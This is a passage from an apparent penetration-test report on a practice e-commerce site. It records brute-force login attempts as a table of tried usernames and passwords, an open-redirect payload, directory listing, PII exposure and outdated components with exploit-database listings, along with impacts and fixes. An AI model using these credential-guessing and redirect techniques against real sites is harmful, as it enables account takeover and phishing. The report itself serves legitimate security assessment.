65	seller@123	password	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
66	seller@111	password	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
67	chandan@321	password	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
68	1234	password	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
69	chandan	seller	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
70	chandan@seller	seller	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
71	seller	seller	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
72	admin	seller	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
73	radhika	seller	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
74	radhika123	seller	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
75	chandan@user	seller	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
76	radhika@111	seller	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
77	radhika@seller	seller	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
78	nandan	seller	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
79	nandan123	seller	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			
80	root	seller	302	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	353			

## **Business Impact**

1. Using this vulnerability, attacker can get the password using dictionary bruteforcing and easily get username and password of any login account.
2. Attacker can create lots of malicious account in this site by rate limiting flaws.

## **Recommendation**

1. When the password are incorrect more than 5 times blocked that resource for some time.
2. Number of attempts can be limited.
3. The password length must be large so bruteforcing can be not possible.
4. Captcha should be used to protect from brute force.

## **Reference**

1. <https://medium.com/bugbountywriteup/bypassing-rate-limit-abusing-misconfiguration-rules-dcd38e4e1028>
2. <https://www.keycdn.com/support/rate-limiting>
3. <https://ussignal.com/blog/protect-against-cyber-attacks-with-rate-limiting>

## 12) Open Redirection

### 12. Open Redirection (severe)

Below mentioned URL is vulnerable to Open Redirection attack.

**Affected URL :**

`http://url.com/products/cat=1`



**Affected Parameter :**

`url`

# Observation

Url of product is in GET based parameter so we can change the url and redirect to other site.

**Payload** : `http://url.com/redirect.php?url=https://www.google.com`




# Proof of Concept (PoC)

We put `http://url.com/redirect.php?url=https://www.google.com` payload in the url and we redirect to new site.

A screenshot of a web browser window. The address bar shows the URL `65.0.18.20/redirect.php?url=https://google.com`. A red warning icon and the text "Not secure" are displayed next to the URL. Below the address bar is a dark header navigation bar with the following items: "style Store", "My Cart", "My Profile", "My Orders", "Blog", "Forum", and "Logout". The main content area of the browser displays the text "You will be redirected in 10 seconds". The entire browser window is enclosed in a thick red border.

# Proof of Concept (PoC)



## **Business Impact**

1. If the attacker changes the url to some malicious website looking similar to the given website, he can take the credentials and even credit card details on checkout from the user trust.

## **Recommendation**

1. Remove the redirection function from the application, and replace links to it with direct links to the relevant target URLs.
2. Maintain a server-side list of all URLs that are permitted for redirection. Instead of passing the target URL as a parameter to the redirector, pass an index into this list.

## **Reference**

1. [https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/11-Client\\_Side\\_Testing/04-Testing\\_for\\_Client\\_Side\\_URL\\_Redirect](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client_Side_Testing/04-Testing_for_Client_Side_URL_Redirect)
2. <https://owasp.org/search/?searchString=open+redirection>

# 13) Crypto Configuration Flaw


## 13. Crypto Configuration Flaw (severe)

Below mentioned URL is vulnerable to Crypto Configuration Flaw ( Man in the Middle Attack ) attack.

**Affected URL :**  
<http://url.com>

# Observation

All website use 'https' in this time but in this site 'http' is used means its not secure and all the request made between server and client are in plain text not encrypted.  
HTTPs is encrypted and secure.



## **Business Impact**

1. Security is almost halved in http providing easy man-in-the-middle attack and others which makes it easy for attacker to go through the data transmitted over the internet.
2. Traffic between server and client can be captured and read by attacker using Man In The Middle Attack techniques.

## **Recommendation**

1. Use https and not http as the protocol.
2. E-Commerce like website should use HSTS for much more security.

## **Reference**

1. <https://www.w3.org/Protocols/rfc2616/rfc2616-sec15.html>
2. <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security>

## 14) Components with known vulnerability

### 14. Components with known vulnerability (severe)

Below mentioned URL is vulnerable to Components with known vulnerability.

#### Affected Components :

- Wonder CMS
- Ovedentia CMS
- Codo Forum

# Proof of Concept (POC)



WonderCMS version  
used in website

The screenshot shows the Exploit Database interface. The top navigation bar has a logo of a spider, the title "EXPLOIT DATABASE", and various icons. Below the search bar, there are filters for "Verified" and "Has App", and buttons for "Filters" and "Reset All". The search bar contains the query "wondercms". The main table displays 15 results, with a dropdown menu showing "Show 15". The columns are Date, D, A, V, Title, Type, Platform, and Author. The results are as follows:


Date	D	A	V	Title	Type	Platform	Author
2020-12-02	⬇️	✗		WonderCMS 3.1.3 - 'Menu' Persistent Cross-Site Scripting	WebApps	PHP	Hemant Patidar
2020-12-02	⬇️	✗		WonderCMS 3.1.3 - Authenticated Remote Code Execution	WebApps	PHP	zetc0de
2020-12-02	⬇️	✗		WonderCMS 3.1.3 - Authenticated SSRF to Remote Remote Code Execution	WebApps	PHP	zetc0de
2020-11-27	⬇️	✗		WonderCMS 3.1.3 - 'uploadFile' Stored Cross-Site Scripting	WebApps	PHP	Sun* Cyber Security Research Team
2020-11-25	⬇️	✗		WonderCMS 3.1.3 - 'page' Persistent Cross-Site Scripting	WebApps	PHP	Mayur Parmar
2020-11-20	⬇️	✓		WonderCMS 3.1.3 - 'content' Persistent Cross-Site Scripting	WebApps	PHP	Hemant Patidar
2017-06-19	⬇️	✉️	✓	WonderCMS 2.1.0 - Cross-Site Request Forgery	WebApps	PHP	Ehsan Hosseini
2011-01-04	⬇️	✓		WonderCMS 0.3.3 - 'editText.php' Cross-Site Scripting	WebApps	PHP	High-Tech Bridge SA

Showing 1 to 8 of 8 entries (filtered from 44,393 total entries)

FIRST PREVIOUS 1 NEXT LAST

# Proof of Concept (POC)

Vulnerability available for Ovidentia CMS on internet



The screenshot shows a search results page for the Exploit Database. The search term 'ovidentia' is entered in the search bar. The results table has columns for Date, D, A, V, Title, Type, Platform, and Author. There are 24 entries listed, all of which are WebApps running on PHP.

Date	D	A	V	Title	Type	Platform	Author
2021-03-25				Ovidentia 6 - 'id' SQL injection (Authenticated)	WebApps	PHP	Felipe Prates Donato
2019-07-25				Ovidentia 8.4.3 - SQL Injection	WebApps	PHP	UserX
2019-07-25				Ovidentia 8.4.3 - Cross-Site Scripting	WebApps	PHP	n3k00n3
2016-04-12				Ovidentia troubleticketsModule 7.6 - Remote File Inclusion	WebApps	PHP	bd0rk
2015-12-21				Ovidentia Widgets 1.0.61 - Remote Command Execution	WebApps	PHP	bd0rk
2015-12-21				Ovidentia online Module 2.8 - 'GLOBALS[babAddonPhpPath]' Remote File Inclusion	WebApps	PHP	bd0rk
2015-12-18				<a href="#">Ovidentia maillist Module 4.0 - Remote File Inclusion</a>	WebApps	PHP	bd0rk
2015-12-16				Ovidentia NewsLetter Module 2.2 - 'admin.php' Remote File Inclusion	WebApps	PHP	bd0rk
2015-12-15				Ovidentia bulletindoc Module 2.9 - Multiple Remote File Inclusions	WebApps	PHP	bd0rk
2015-12-15				Ovidentia absences Module 2.64 - Remote File Inclusion	WebApps	PHP	bd0rk
2009-01-12				Ovidentia 6.7.5 - 'index.php' Multiple Cross-Site Scripting Vulnerabilities	WebApps	PHP	Ivan Sanchez
2008-08-18				Ovidentia 6.6.5 - 'index.php' Cross-Site Scripting	WebApps	PHP	ThE dE@Th
2013-12-08				Ovidentia 7.9.6 - Multiple Vulnerabilities	WebApps	PHP	sajith
2006-06-02				Ovidentia 5.6.x/5.8 - 'options.php?babInstallPath' Remote File Inclusion	WebApps	PHP	black-cod3
2006-06-02				Ovidentia 5.6.x/5.8 - 'posts.php?babInstallPath' Remote File Inclusion	WebApps	PHP	black-cod3

# Proof of Concept (POC)

© 2015 CODOLOGIC

Powered by Codoform

Codoform version  
used in website.



Verified  Has App

Show 15 ▾

Search:

Date	D	A	V	Title	Type	Platform	Author
2020-01-08	<a href="#">↓</a>		<span style="color: orange;">✗</span>	Codoform 4.8.3 - 'input_txt' Persistent Cross-Site Scripting	WebApps	PHP	Vyshnav nk
2020-01-06	<a href="#">↓</a>		<span style="color: orange;">✗</span>	Codoform 4.8.3 - Persistent Cross-Site Scripting	WebApps	PHP	Prasanth
2016-07-25	<a href="#">↓</a>	<span style="color: blue;">↻</span>	<span style="color: orange;">✗</span>	CodoForum 3.2.1 - SQL Injection	WebApps	PHP	Yakir Wizman
2016-06-27	<a href="#">↓</a>	<span style="color: blue;">↻</span>	<span style="color: green;">✓</span>	CodoForum 3.4 - Persistent Cross-Site Scripting	WebApps	PHP	Ahmed Sherif
2015-08-18	<a href="#">↓</a>	<span style="color: blue;">↻</span>	<span style="color: orange;">✗</span>	CodoForum 3.3.1 - Multiple SQL Injections	WebApps	PHP	Curesec Research Team
2015-03-10	<a href="#">↓</a>		<span style="color: orange;">✗</span>	CodoForum 2.5.1 - Arbitrary File Download	WebApps	PHP	Kacper Szurek

Showing 1 to 6 of 6 entries (filtered from 44,393 total entries)

FIRST PREVIOUS 1 NEXT LAST

## **Business Impact – high**

1. Exploits of every vulnerability detected is regularly made public and hence outdated
2. software can very easily be taken advantage of.If the attacker comes to know about this
3. vulnerability ,he may directly use the exploit to take down the entire system, which is a
4. big risk.

## **Recommendation**

1. Upgrade to the latest version of Affected Software/theme/plugin/OS which means latest version.
2. If upgrade is not possible for the time being, isolate the server from any other critical data and servers.

## **References:**

1. <https://usn.ubuntu.com/4099-1/> (for ubuntu)
2. <https://www.exploit-db.com/exploits/37820>
3. <https://securitywarrior9.blogspot.com/2018/01/vulnerability-in-wonder-cms-leading-to.html>

# 15) Directory Listing

## 15. Directory Listing (moderate)

Below mentioned URL is vulnerable to Confidential Directory Listing.

**Affected URL :**

<http://url.com/static/images/uploads/customers>

# Observation

Go to this site : <http://url.com/static/images/uploads/customers>.

We get complete list of profile pictures of all users and pictures are using in this site.

The image shows two screenshots of a web browser. The left screenshot displays a directory index for the URL <http://65.0.18.20/static/images/uploads/>. The title bar indicates "Not secure". The page content shows a header "Index of /static/images/uploads/" followed by a list of files and directories:


<a href="#">..</a>		
<a href="#">customers/</a>	07-Sep-2021 04:49	-
<a href="#">products/</a>	07-Jan-2019 08:49	-
<a href="#">card.png</a>	05-Jan-2019 06:00	91456

The right screenshot shows a detailed list of files from the "customers/" directory at the URL <http://65.0.18.20/static/images/uploads/customers/>. The title bar also indicates "Not secure". The page content shows a header "Index of /static/images/uploads/customers/" followed by a list of files:

<a href="#">..</a>			
<a href="#">1550224525.png</a>	15-Feb-2019 09:55	10194	
<a href="#">1550228019.jpg</a>	15-Feb-2019 10:53	9796	
<a href="#">1550382697.jpg</a>	17-Feb-2019 05:51	14616	
<a href="#">1550382890.jpg</a>	17-Feb-2019 05:54	180769	
<a href="#">1552082680.jpg</a>	08-Mar-2019 22:04	178491	
<a href="#">1552082706.jpg</a>	08-Mar-2019 22:05	178491	
<a href="#">1552083012.jpg</a>	08-Mar-2019 22:10	32935	
<a href="#">1552083459.jpg</a>	08-Mar-2019 22:17	58	
<a href="#">1630990159.png</a>	07-Sep-2021 04:49	28249	
<a href="#">default.png</a>	07-Jan-2019 08:49	43218	

# Proof of Concept (PoC)

We get all profile pictures of all users. Some pictures are posted as a proof.



## **Business Impact**

1. Using this vulnerability, attacker can not harm to user or the server but the attacker can steal the information of the user or website and download the backup of the website.
2. Attacker can view the image of the user and view the data of downloaded backup.

## **Recommendation**

1. To prevent this vulnerability disable the directory listing option.
2. Put an index.html in all folders with default message.

## **Reference**

1. <https://cwe.mitre.org/data/definitions/548.html>
2. <https://www.netsparker.com/blog/web-security/disable-directory-listing-web-servers/>

# 16) Personally Identifiable Information Leakage (PII)

## 16. Personally Identifiable Information (moderate)

Below mentioned URL is vulnerable to PII Leakage.

**Affected URL :**

<http://url.com/login/customer.php>

# Observation


In the login page of customer we see the customer's profile picture and username are given as customer of the month.

The screenshot shows a web browser window with the following details:

- Address Bar:** Not secure | 65.0.18.20/login/customer.php
- Page Title:** GHDB Imported Fro...
- Header:** Lifestyle Store, Blog, Forum
- Main Content:** Customer Login form with fields for Username and Password, and a large orange Login button.
- Forgot Password Link:** Forgot your password?
- Sign Up Link:** Don't have an account? Sign Up here!
- Highlighted Section:** A red box highlights the "CUSTOMERS OF THE MONTH:" section, which contains three circular profile pictures and their corresponding usernames:
  - Donald234 (Donald Duck)
  - Pluto98 (Pluto)
  - Popeye786 (Popeye)

# Observation

In the products details we can see personal information about seller like PAN , Email & City.



## **Business Impact**

1. Using this vulnerability, attacker get the username of the user then attacker can use forgot password option and change the password of user.
2. Attacker can access the account of user and get sensitive information of user.

## **Recommendation**

1. Website can not display the name publically.
2. There are some steps for verification like reset password link on email, get OTP which is sent by site, etc to change the password of user.

## **Reference**

1. <https://cipher.com/blog/25-tips-for-protecting-pii-and-sensitive-data/>
2. <https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise>

## 17) Outdated version of using components

### 17. Outdated version of using components (moderate)

Below mentioned website components are vulnerable to Outdated version of using components.

#### **Affected Components:**

PHP

Wonder CMS

# Observation

Using PHP version in this site is outdated not to be use latest version of PHP.  
Latest version of PHP is 8.0.10 but in this lifestyle site using 5.6.39 version.

PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1



## Current Stable PHP 8.0.10 (Changelog)

As of 2021 PHP 8.0 is the latest version

- [php-8.0.10.tar.gz \(sig\)](#) [15,790Kb]  
sha256: 4612dca9afe8148801648839175ab588097ace66658c6859e9f283ecdeaf84b3
- [php-8.0.10.tar.bz2 \(sig\)](#) [12,696Kb]  
sha256: c94547271410900845b084ec2bcb3466af363eeeca92cb24bd611dcfdc26f1587
- [php-8.0.10.tar.xz \(sig\)](#) [10,452Kb]  
sha256: 66dc4d1bc86d9c1bc255b51b79d337ed1a7a035cf71230daabbf9a4ca35795eb

# Observation

This site using WonderCMS to post blog and post the content of the website. Using WonderCMS is very outdated version at this time we need to update WonderCMS into new version.

Change the default admin login URL. (*Settings -> Security*)

Change the default password. (*Settings -> Security*)

**New WonderCMS update available.**

- Backup your website and check what's new before updating.

[Create backup](#)

[Update WonderCMS](#)

## **Business Impact**

1. Attacker can easily attack on outdated versions of software because outdated software has some vulnerability so, the attacker can search any vulnerability is available in this software. Attacker exploits that vulnerability and attack on site.

## **Recommendation**

1. To prevent this vulnerability we should use latest and updated software to build website.

## **Reference**

1. [https://owasp.org/www-project-top-ten/OWASP\\_Top\\_Ten\\_2017/Top\\_10-2017\\_A9-Using\\_Components\\_with\\_Known\\_Vulnerabilities](https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A9-Using_Components_with_Known_Vulnerabilities)
2. [https://www.tutorialspoint.com/security\\_testing/components\\_with\\_vulnerabilities.htm](https://www.tutorialspoint.com/security_testing/components_with_vulnerabilities.htm)
3. [https://www.cvedetails.com/vulnerability-list/vendor\\_id-74/product\\_id-128/version\\_id-298515/PHP-PHP-5.6.39.html](https://www.cvedetails.com/vulnerability-list/vendor_id-74/product_id-128/version_id-298515/PHP-PHP-5.6.39.html)

